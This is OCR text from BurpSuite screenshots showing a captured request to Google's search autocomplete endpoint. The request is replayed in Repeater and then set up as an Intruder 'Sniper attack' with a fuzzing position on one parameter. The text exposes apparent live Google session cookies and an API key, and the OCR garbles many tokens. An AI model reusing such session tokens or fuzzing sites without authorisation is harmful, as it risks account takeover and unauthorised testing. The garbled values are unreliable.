...			200	2222	JSON				✓	142.250.206.196	SI

Request

Pretty Raw Hex

```
1 GET /complete/search?client=chrome-omni&gs_ri=chrome-ext-ansg&xssi=t&q=&o
gs_rn=42&sugkey=A1za8yA2K1wBX3mkFo30om9LUFYQhpqLoa_BlhE HTTP/1.1
2 Host: www.google.com
3 Cookie: SEARCH_SAME SITE=Cg0IrZ4B; HSID=AGoiI1v0GY02dSACII; SSID=AlofpoGHVq
wKpRpQP_SKD0SB2/AIRGFuQKKXds_ooh; SAPISID=XST-58iVOHInCbam/AgeWyBE_EEIr
__Secure-1PAPISID=XST-58iVOHInCbam/AgeWyBE_EEIrvih4L; __Secure-3PAPISID=
XST-58iVOHInCbam/AgeWyBE_EEIrvih4L; SID=
g.a0002gg39T01f0j9Tcall6bmQf-KUIgHZ9Xi pYsnSgfbII1PeVxYCMU953tI2Z35w7RHllvo9c
X2Mi knq47-w7Tk06A6gdxoPethoVAUFB8yKpQRGdsJW1z1BsZi j0oXKKc0076; __Secure-1P
g.a0002gg39T01f0j9Tcall6bmQf-KUIgHZ9Xi pYsnSgfbII1PeVxYCM0QgiKzW93pA6o8LqB0
X2Mi lpxbb5u93XHkVDIK3hm9wRoVAUFB8yKpPUWTRStSRnCxPCYFWikvo0076; __Secure-3P
g.a0002gg39T01f0j9Tcall6bmQf-KUIgHZ9Xi pYsnSgfbII1PeVxYCM0QjsHCNvedYuyYe0h20
X2Mi nA5qiwy2sy9SWFjwllk940RoVAUFB8yKrE8FpS5pw6bxRz0XC2CYII70076; OTZ=8307395
Aajma5tL22o6H7EmvZu0tJZu0w5ae5cKllafYYQ3IBblz5q8oEtQeHBi iGA; IID=
526=LLKzj9mxuyZWZYLiSPEpxh0gjTRLG6TyC51eXxq80Byimi96vYimFCM1o5PA8eJFbnMYG
GIIIFuJXDKTxmI11lb_VYuzKEZDHehabfMw8CehBH1o1mwRp7bZGE6V5bR5r hRsLoEqkyyV2
5IIYKPSXfHbhIXJA8vixzsHOQkKd0VSsJa-apII9ga4AjS1-KvM8HCr1x2g5G11VKnR8JqREzw
9yI3P61kdtg1wyodBFdQ-1Gy9GhZQSPTsTkFuRgyZj3r FteaGFAseWW230X0_zaeqbqn2VP
Um8t1HrP-40gU3I-nUZ9_9-4Xd3BKeptG__550RIdCyuLeTbrs26folnJsRshdRBJHGU_YE_K
uoZdyrII8RhmAuW7prm-5Xhv0LndtZh10REayo2MCBWIDstDymn5dmI1 dmiq8GdW_Tbp8BeP
nQ4Mza3TuCLY1EKM_50q168FL6nM4gK6j1-XIII1h3i nnWQskmpPVyoVA; __Secure-STRP=
ADq1D7qAoIK90XuITVHV_te-vr1Y8BqLI0qwksFBaLY89D0aqxMmolhj EDoUGAM1361wj eZq7
```

Response

Scan

- Send to Intruder Ctrl+I
- Send to Repeater** Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Show response in browser
- Record an issue [Pro version only] >
- Request in browser >
- Engagement tools [Pro version only] >

Hex Render

```
Oct 2025 15:58:39 GMT
che
: no-cache, must-revalidate
text/javascript; charset=UTF-8
ort-Security: max-age=31536000
ity-Policy: object-src 'none';base-uri 'self';script-src
q-eoe9ZPwsjsllw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
;report-uri https://osp.withgoogle.com/osp/gws/cdt1
Opener-Policy: same-origin-allow-popups; report-to='gws'
', 'max_age':2592000, 'endpoints':[{'url':'https://osp.withgoogle.com/osp/report-t
}
o-CH-Prefers-Color-Scheme
wnlink
T
o-CH-UA-Form-Factors
o-CH-UA-Platform
o-CH-UA-Platform-Version
o-CH-UA-Full-Version
o-CH-UA-Arch
```

BurpSuite Repeater

The screenshot shows the BurpSuite interface with the 'Repeater' tab selected. There are two items in the repeater list, with item 2 currently selected. The 'Request' pane displays a GET request to Google's search endpoint, including various cookies and parameters. The 'Response' pane is currently empty. The bottom status bar indicates the application is 'Ready'.

Request

Pretty Raw Hex

```

1 GET /complete/search?client=chrome-omni&gs_ri=chrome-ext-ansg&xssi=t&q=
&oi=0&oft=1&pgeI=20&gs_rn=42&sugkey=
A1zaSyA2K1wBX3mkFo30om9LUFYQhpqLoa_BlhE HTTP/1.1
2 Host: www.google.com
3 Cookie: SEARCH_SAMESITE=CgQ1rZ4B; HSID=AGoii1v0GY02dSACII; SSID=
A1ofpQghVqufeYjYO; APISID=wKpRpQP_SKDa0SB2/AIRGFuQKKXds_ooh-; SAPISID=
XST-58iVOHInCbam/AgEWyBE_EEIrvih4L; __Secure-1PAPISID=
XST-58iVOHInCbam/AgEWyBE_EEIrvih4L; __Secure-3PAPISID=
XST-58iVOHInCbam/AgEWyBE_EEIrvih4L; SID=
g.a0002gg39T01f0j9Tcall6bmQf-KU1gHZ9Xi pYsnSgf bII1PeVxYCMU953t12Z35w7RHlvo
9enJAACgYKAUYSARQSFOHQX2Mi knq47-w7TkQ6A6gdxoPethoVAUF8yKpQRGDsJWIz1BsZi
j0oXKKo0076; __Secure-1PSID=
g.a0002gg39T01f0j9Tcall6bmQf-KU1gHZ9Xi pYsnSgf bII1PeVxYCMC0gz iKzW9SpA6o8Lq
BQzpQACgYKAUASARQSFOHQX2Mi lpxbb5u93XHKDIIK3hm9wRoVAUF8yKpPUWTRstSRnCxPC
YFWikvo0076; __Secure-3PSID=
g.a0002gg39T01f0j9Tcall6bmQf-KU1gHZ9Xi pYsnSgf bII1PeVxYCMQJsHClivedYuyXe0ho
200IlgACgYKAboSARQSFOHQX2MinA5qiwy2sy9SWFjwIIk940RoVAUF8yKr E8FpS5pw6bxRz0
XC2CYII70076; OTZ=8307395_20_20__20; AEC=
Aajma5tL22o6HJ7EmvZu0tJZu0w5ae5cKIIafYYQ31BbIz5q8oEtQcHBiiGA; IID=
526=LLKj9mxuyZWZYL13PEpxh0gjTRLG6TyC51eXxqG0Byimi96vYimFCM1o5PA8eJFbnM
YGsmCMII50w01Gm9eYv0_BoGII1QFuJDKTxmI11nb_VYuZkEZDHrehabfMw8CehEH1o1mwRp
7bZGE6V5bR5r hRsLoEqkyyV20ZLhz4ZWr X89El JR4wPk5IYKPSXfHbhIXJAE8vi zxsH0QkK
dOVSSJa-apII9ga4AjS1-KvM8HCr Ix2g501IVKnR8JqREzwL5gjnK6_K4WJEDZWK8ya9y13P
61kdtg1wycdBKFDq-1Gy9GhZQSPTsTkFuRgyZj3r FteaGFAsoWW2SOX0_zaeccbqn2VPtSw
6WCn4MVUH0Sry3uAYLM8t1Hr P-40gU31-nUZ9_9-4Xd3EKepbG__550RIIdCyuLeTbrs26fo
MnJsRshdRBHGU_YE_kjYbobm0bwqq4Rj ZHUcYJucZdyr II8RHmAuW7prm-5Xhv0LnndtZhui
OREayo2MCBWIDstDYmn5dmMI dm iq8GdW_Tbp8BevPnm5H6B-7hSZSv91zfAehn04MZa3TuC

```

?

?

Send

Cancel

< >

Burp AI

Ready

BurpSuite Repeater

The screenshot shows the BurpSuite Repeater interface with two tabs: Request and Response. Both tabs are currently set to 'Pretty' mode.

Request:

```

1 GET /complete/search?client=chrome-omni&gs_ri=chrome-ext-ansg&xssi=t&q=
&oit=0&oft=1&pcl=20&gs_rn=42&sugkey=
A1zaSyA2K1wBX3mkFo30om9LUFYQhpqLoa_BlhE HTTP/2
2 Host: www.google.com
3 Cookie: SEARCH_SAMESITE=Cg01rZ4B; HSID=AGciI1v0GY02dSACII; SSID=
A1ofp0ghVqufeYjY0; APISID=wKpRpQP_SKDa0SB2/AIRGFuQKKXds_ooh; SAPISID=
XST-58iVOHInCbam/AgeWyBE_EEIrvih4L; __Secure-1PAPISID=
XST-58iVOHInCbam/AgeWyBE_EEIrvih4L; __Secure-3PAPISID=
XST-58iVOHInCbam/AgeWyBE_EEIrvih4L; SID=
g.a0002gg39T01f0j9Tcall6bmQf-KU1gHZ9Xi pYsnSgfbl1PeVxYCMU953t12Z35w7RHlvo
9enJAACgYKAUYSARQSFQHGX2Mi knq47-w7TkQ6A6gdxoPethoVAUF8yKpQRGDsJW1z1BsZi
j0oXKKo0076; __Secure-1PSID=
g.a0002gg39T01f0j9Tcall6bmQf-KU1gHZ9Xi pYsnSgfbl1PeVxYCMQJshCIivedYuyXe0ho
200NgACgYKAb0SARQSFQHGX2Mi nA5qiwy2sy9SWFjwllk940RoVAUF8yKrE8FpS5pw6bxRz0
XC2CYN70076; OTZ=8307395_20_20; AEC=
Aajma5tL22o6HJ7EmvZu0tJZu0w5ae5oKllafYYQ3IBblz5q8oEtQcHBi iQA; IID=
526=LLKzj9mxuyZWZYLiSPEpxh0gjTRLG6TyC51eXxqG0Byimi96vYimFCM1o5PA8eJFbnM
YGsmCMN50w01Gm9eYv0_BoGIIIQFuJXDKTxmI11Nb_VYuZkEZDHrehabfMw8CehHl01mwRp
7bzGE6V5bR5rhrLoEqkyyV20ZLHz4ZWrX89EIJR4wPk5IYkPSXfHbhIXJAE8vizxsH0QKK
dOV3sJa-apII9ga4AjS1-KvM8HCrIx2g5G11VKnR8JqREzwL5gjnK6_K4WJEDZWK8ya9y13P
61kdtg1wycdBKFDq-IQy9GhzZQSPTsTkFuRgyZj3rFteaGFAscWW2SOXQ_zaeccbqn2VPtSw
6WCn4MVUHO8ry3uAYLM8t1HrP-40gU31-nUZ9_9-4Xd3BkepbG__550RIIdCyuLeTbs26fo
MnJsRshdRBJHGU_YE_KjYbobm0bwqg4RjZHucYJuocZdyrII8RHmAuW7prm-5Xhv0LnDtZHul
OREayo2MCBWIDstDYmn5dmMI dm i q8GdW_Tbp8BevPnm5H6B-7hSZ8v91zfAehnQ4MZa3TuC

```

Response:

```

1 HTTP/2 200 OK
2 Date: Fri, 31 Oct 2025 17:41:26 GMT
3 Pragma: no-cache
4 Expires: -1
5 Cache-Control: no-cache, must-revalidate
6 Content-Type: text/javascript; charset=UTF-8
7 Strict-Transport-Security: max-age=31536000
8 Content-Security-Policy: object-src 'none';base-uri 'self';script-src
'nonce-YOymDqObI1CLtBbaVGP-cA' 'strict-dynamic' 'report-sample'
'unsafe-eval' 'unsafe-inline' https: http://report-uri
https://csp.withgoogle.com/csp/gws/cdt1
9 Cross-Origin-Opener-Policy: same-origin-allow-popups; report-to="gws"
10 Report-To:
{"group": "gws", "max_age": 2592000, "endpoints": [{"url": "https://csp.withgoogle.com/csp/report-to/gws/cdt1"}]}
11 Accept-Ch: Sec-CH-Prefers-Color-Scheme
12 Accept-Ch: Downlink
13 Accept-Ch: RTT
14 Accept-Ch: Sec-CH-UA-Form-Factors
15 Accept-Ch: Sec-CH-UA-Platform
16 Accept-Ch: Sec-CH-UA-Platform-Version
17 Accept-Ch: Sec-CH-UA-Full-Version
18 Accept-Ch: Sec-CH-UA-Arch
19 Accept-Ch: Sec-CH-UA-Model
20 Accept-Ch: Sec-CH-UA-Bitness
21 Accept-Ch: Sec-CH-UA-Full-Version-List
22 Accept-Ch: Sec-CH-UA-WoW64

```

BurpSuite Repeater

The screenshot shows the BurpSuite Repeater interface. The top bar has tabs 1, 2, and +, with tab 2 selected. Below the tabs are buttons for Send, Cancel, and Burp AI. The main area is divided into two panes: Request and Response.

Request:

- Pretty, Raw, Hex tabs.
- Request details:
 - Method: GET /complete/search?client=chrome-omni&gs_r_i=chrome-ext-ansg&xst=gs_rn=42&sugkey=A1zaSyA2K1wBX3mkFo30om9LUFYQhpqLoa_BlhE HTTP/2
 - Host: www.google.com
 - Cookie: SEARCH_SAMESITE=Cg0Irz4B; HSID=Agei11v0GY02dSACH; SSID=A1wkpRpQP_SKDa0SB2/AIRGFuQKKXds_ooh; SAPISID=XST-58iVOHInCbam/AgeiSecure-1PAPISID=XST-58iVOHInCbam/AgeWyBE_EEIrvih4L; __Secure-3PST-58iVOHInCbam/AgeWyBE_EEIrvih4L; SID=a0002gg39T01f0j9Tca6bmQf-KU1ghZ9Xi pYsnSgfbII1PeVxYCMU953t12Z35vX2Mi kng47-w7TkQ6A6gdxoPethoVAUF8yKpQRGQsJW1z1BsZij0oXKke0076; __Sg.a0002gg39T01f0j9Tca6bmQf-KU1ghZ9Xi pYsnSgfbII1PeVxYCMC0gziKzW9SpX2Mi lPbb5u93XHKVDIIK3hm9wRoVAUF8yKpPUNTRStSRnCxPCYFWi kvo0076; __Sg.a0002gg39T01f0j9Tca6bmQf-KU1ghZ9Xi pYsnSgfbII1PeVxYCMQJsHC1lvedYuX2Mi nA5qiwy2sy9SWFjwIIk940RoVAUF8yKrE8FpS5pw6bxRz0XC2CYII70076; OT2AajMa5tL22o6HJ7EmvZu0tJzU0w5ae5cKllafYYQ31Bb1z5q8oEtQcHBi iGA; IID-526=LLKzj9mxuyZWZYLiSPEpxh0gjTRL06TyC51eXxq00Byimi96vYimFCM1o5PA8GIII0FuJXDKTxmI1IIb_VYuZKEZDHehabfMw8CehH1o1mwRp7bZGE6V5bR5rhrSl5IIYkPSXfHbhIXJAE8vixsaH0QKd0VSsJa-apII9ga4Aj31-KvM3HCr1x2g5G11VKr9yI3P61kdtg1wyodBKFDq-1Gy9GhZQSPTsTkFuRgyZj3rFteaGFAscWW2SOXO_zaeUM8t1HrP-40gU31-nUZ9_9-4Xd3B(epb0__550RIdCyuLeTbr s26folnJsRshdRB,ucZdyr II8RHmAuW7prm-5Xhv0LnndtZhui0REayo2MCBWIDstDYmn5dmII dmi q9gdW,n04MZa3TuCLY1EKM_50q168FL6nl4gK6j1-XIII1h31nnWQskmpVyoVA; __Secure-ADq1D7qAoIK90XuMTVHV_to vr IY8BqL10qwksFBaLY89DQaqxMlmoIhjEDoUQAM13xK0LHed; __Secure-1PSIDTS=sidts-CjEBw09i16gFFqvoq7epTwyV5qj6IIM_RUiT6HwROGEUWWjEcRhEr24t8s__Secure-3PSIDTS=sidts-CjEBw09i16gFFqvoq7epTwyV5qj6IIM_RUiT6HwROGEUWWjEcRhEr24t8sAKEyXzK29qfsa2-03yYWC09s4iSi6waZEdgCjZdlapC8MV57X2wskznA9X6W00AI=AKEyXzVq4uf20-G_6xTbp9Wfe8qj2fIJIY6F5_2gIcaB7zeAz1us656elhoiQZPbv=AKEyXzUllot1yw9GryKv_tp6XxnKJ0Sm3zIwsubMKII2euZg0qyTbiU1aPY7LoTDV4X-Client-Data:Cly2yQE1prbJAQipncoBCMOTywElkqHLAQiFoM0BCP21zgEl14zPAQiqko8BC1uvzRiYk88BGUKTzwE=5Sec-Fetch-Site: none6Sec-Fetch-Mode: no-cors7Sec-Fetch-Dest: empty8User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

Response:

- Raw, Hex, Render tabs.
- Response details:
 - Status: 200 OK
 - Date: Fri, 31 Oct 2025 17:41:26 GMT
 - Cache-Control: no-cache, must-revalidate
 - Content-Type: text/javascript; charset=UTF-8
 - Content-Security-Policy: object-src 'none'; base-uri 'self'; script-src 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'; report-uri https://csp.withgoogle.com/csp/gws/ctd1
 - Content-Origin-Opener-Policy: same-origin-allow-popups; report-to='gws'
 - Content-To: gws; max-age: 2592000; endpoints: [{"url": "https://csp.withgoogle.com/csp/gws/ctd1"}]
 - Content-Ch: Sec-CH-Prefers-Color-Scheme
 - Content-Ch: Downlink
 - Content-Ch: RTT
 - Content-Ch: Sec-CH-UA-Form-Factors
 - Content-Ch: Sec-CH-UA-Platform
 - Content-Ch: Sec-CH-UA-Platform-Version
 - Content-Ch: Sec-CH-UA-Full-Version
 - Content-Ch: Sec-CH-UA-Arch
 - Content-Ch: Sec-CH-UA-Model
 - Content-Ch: Sec-CH-UA-Bitness
 - Content-Ch: Sec-CH-UA-Full-Version-List
 - Content-Ch: Sec-CH-UA-WoW64
 - Content-Policy: unload=()
 - Content-Disposition: attachment; filename='f.txt'
 - Content-Protection: 0
 - Content-Same-Origin-Options: SAMEORIGIN
 - Content-Svc: h3=':443'; ma=2592000, h3-29=':443'; ma=2592000

A context menu is open over the response body, listing options such as Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer, Insert Collaborator payload, Show response in browser, Record an issue [Pro version only], Request in browser, Engagement tools [Pro version only], Change request method, Change body encoding, Copy, Copy URL, Copy as curl command (bash), Copy to file, Paste from file, Save item, Save entire history, Paste host / URL as request, Add to site map, Convert selection, URL-encode as you type, and Cut.

BurpSuite Intruder

The screenshot shows the BurpSuite interface with the Repeater tab selected. A single request is selected in the list, and a context menu is open over it. The menu is titled "Scan" and includes options like "Send to Intruder" (which is highlighted), "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Send to Organizer", "Insert Collaborator payload", "Show response in browser", "Record an issue [Pro version only]", "Request in browser", and "Engagement tools [Pro version only]". Below the menu, the request details are visible, including the method (POST), URL (/complete/), and various headers and cookies. To the right of the request list, the response list is partially visible.

Request	Scan	Re
Pretty Raw	Send to Intruder Ctrl+I	Pr
1 POST /complete/	Send to Repeater Ctrl+R	1
2 Host: www.google.com	Send to Sequencer	2
3 Cookie: SEARCH_WKRPQP_SKDa0SB	Send to Comparer	3
__Secure-1PAPISID=XST-58iVOHInCba	Send to Decoder	4
g.a0002gg39T01f	Send to Organizer Ctrl+O	5
X2Mi knq47-w7Tk0	Insert Collaborator payload	6
g.a0002gg39T01f	Show response in browser	7
X2Mi lpxbb5u93XH	Record an issue [Pro version only]	8
g.a0002gg39T01f	Request in browser	9
X2MinA5qiwy2sy9	Engagement tools [Pro version only]	10
Aajma5tL22o6HJ7	Change request method	11
526=LLKzj9mxuyZ	Change body encoding	12
GNIQFuJXDKTxmI1	Copy Ctrl+C	13
5NYkPSXfHbhIXJA	Copy URL	14
9yI3P61kdtg1wyd	Copy as curl command (bash)	15
LM8t1HrP-40gU3I	Copy to file	16
ucZdyrlI8RHmAuW7	Paste from file	17
n04MlZa3TuCLY1Ek		18
ADq1D7qAoIK90Xu		19
xKOLHed: __Secure-3PAPISID		20
sidts-CjEBwQ9iI		21
__Secure-3PSIDT		22
sidts-CjEBwQ9iI		
AKEyXzXk29qfSa2		
AKEyXzXk29qfSa2		

BurpSuite Intruder

1 2 X +

② Sniper attack

Target https://www.google.com

Positions Add § Clear § Auto §

```
POST /complete/search HTTP/2
Host: www.google.com
Cookie: SEARCH_SAME SITE=Cg0IrZ4B; HSID=AgciI1v0GY02dSACII; SSID=AlofpgvhqufeYjYO; APISID=wKpRpQP_SKDa0SB2/AIRQFuQKKXds_ooh-; SAPISID=
__Secure-3PAPISID=XST-58iV0H1nCbam/AgeWyBE_EEIrvih4L; SID=
g_a0002gg39T01f0j9Tcall6bm0f-KU1gHZ9Xi pYsnSgfbII1PeVxYCMU953t12Z35w7RHIlvo9cnJAACgYKAUYSARQSFOHQX2Mi knq47-w7TkQ6A6gdxoPethoVAUF8yKpQRGD;
g_a0002gg39T01f0j9Tcall6bm0f-KU1gHZ9Xi pYsnSgfbII1PeVxYCMO0gziKzW93pA6o8LqB0zpQACgYKAUASARQSFOHQX2Mi lpxbb5u93XHKVDIK3hm9wRoVAUF8yKpPUWT;
g_a0002gg39T01f0j9Tcall6bm0f-KU1gHZ9Xi pYsnSgfbII1PeVxYCM0JshCNlve0ho200llgACgYKAboSARQSFOHQX2Mi nA5qiwy2sy9SWFjwll940RoVAUF8yKrE8Fp;
AEC=Aajma5tL22o6HJ7EmvZu0tJzu0w5ae5cKllafYYQ31Bb1z5q8oEtQcHbi iGA; IID=
526=LLKzj9mxuyZWZYLiSPEpxh0gjTRL06TyC51eXxqG0Byimi96vYimFCM1o5PA8eJFbnMYGsmCMN50w01Gm9eYv0_BoGII0FuJXDKTxmI11lb_VYuzkEZDhrehabfllw8CeI
EIJR4wPk5IYkPSxFhbhIXJAE8vixzsHOQKd0VSsJa-apl9ga4jS1-KvM8HCr1x2g5011VKnR8JqREzwL5gj nk6_K4WJEDZWK8ya9y13P61kdtg1wycdBKFDq-1Gy9GhZ0SI
WCn4IVUH0Sry3uAYLM8t1HrP-40gU31-nUZ9_9-4x3EkepbG__550RIdCyuleTbs26f0lnJsRshdRBJH0U_YE_KjYbobm0bwq4RjZHuoYJuozdyrlI8RHmAul7prm-5Xhv
BevPnm5H6B-7h8Zv91zfAehnQ4MZa3TuCLY1EKM_50q168FL6n4gK6j 1-XIII1h3i nnWQskmpPVyoVA; __Secure-STRP=
ADq1D7qAoI90XuMTHVH_to-vr1Y8Bql10qwksFBaLY89D0aqxlm0lhj EDoUGAM136lwjeZq7oxhq0A9gfM0SZ440qB7axK0LHed; __Secure-1PSIDTS=
sids-CjEBwQ9i16gFFqvoq7epTwvV5qJ6IM_RUI16HwROGEUWWjEcCrhEr24t8s0MKTUAsYREAA; __Secure-3PSIDTS=sids-CjEBwQ9i16gFFqvoq7epTwvV5qJ6IM_
SIDCC=AKEyXzXk29qfSa2-03yYMC09s4iSi6waZEdgCjZdIapC8IV57X2wsLcznA9X6W00AllqBea-c6peU; __Secure-1PSIDCC=AKEyXzVq4uf20-G_6xTbp9WfeSqj2fIJ
__Secure-3PSIDCC=AKEyXzUllotIyw90ryKv_tp6XxnKJ0Sm3zMxwsbMKII2suZg0qyTbiU1aPY7LoDTDY83W8g2Jo_rM
X-Client-Data: C1y2yQE1prbJAQipnooBCMOTywElkqHLAQiFoM0BCP21zgEl14zPAQi qkc8BC1uVzwEY60TOARIyhs8BGKIHzwEYmljPARiYk88B6LKTzwE=
Seo-Fetch-Site: none
Seo-Fetch-Mode: no-cors
Seo-Fetch-Dest: empty
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6,zh;q=0.5
Priority: u=4, i
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 126
client=chrome-omni&gs_ri=chrome-ext-ansq&xssi=t&q=&oft=$1$&pgcl=20&gs_rn=42&augkey=A1zaSyA2K1wBX3mkFo30om9LUFY0hpqLoa_BlhE
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 0

Request count: 0


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate

Add Enter a new item
Add from list... [Pro version only]

BurpSuite Intruder



BurpSuite Intruder

◀ 2. Intruder attack of https://www.google.com

Results Positions

▼ Capture filter: Capturing all items

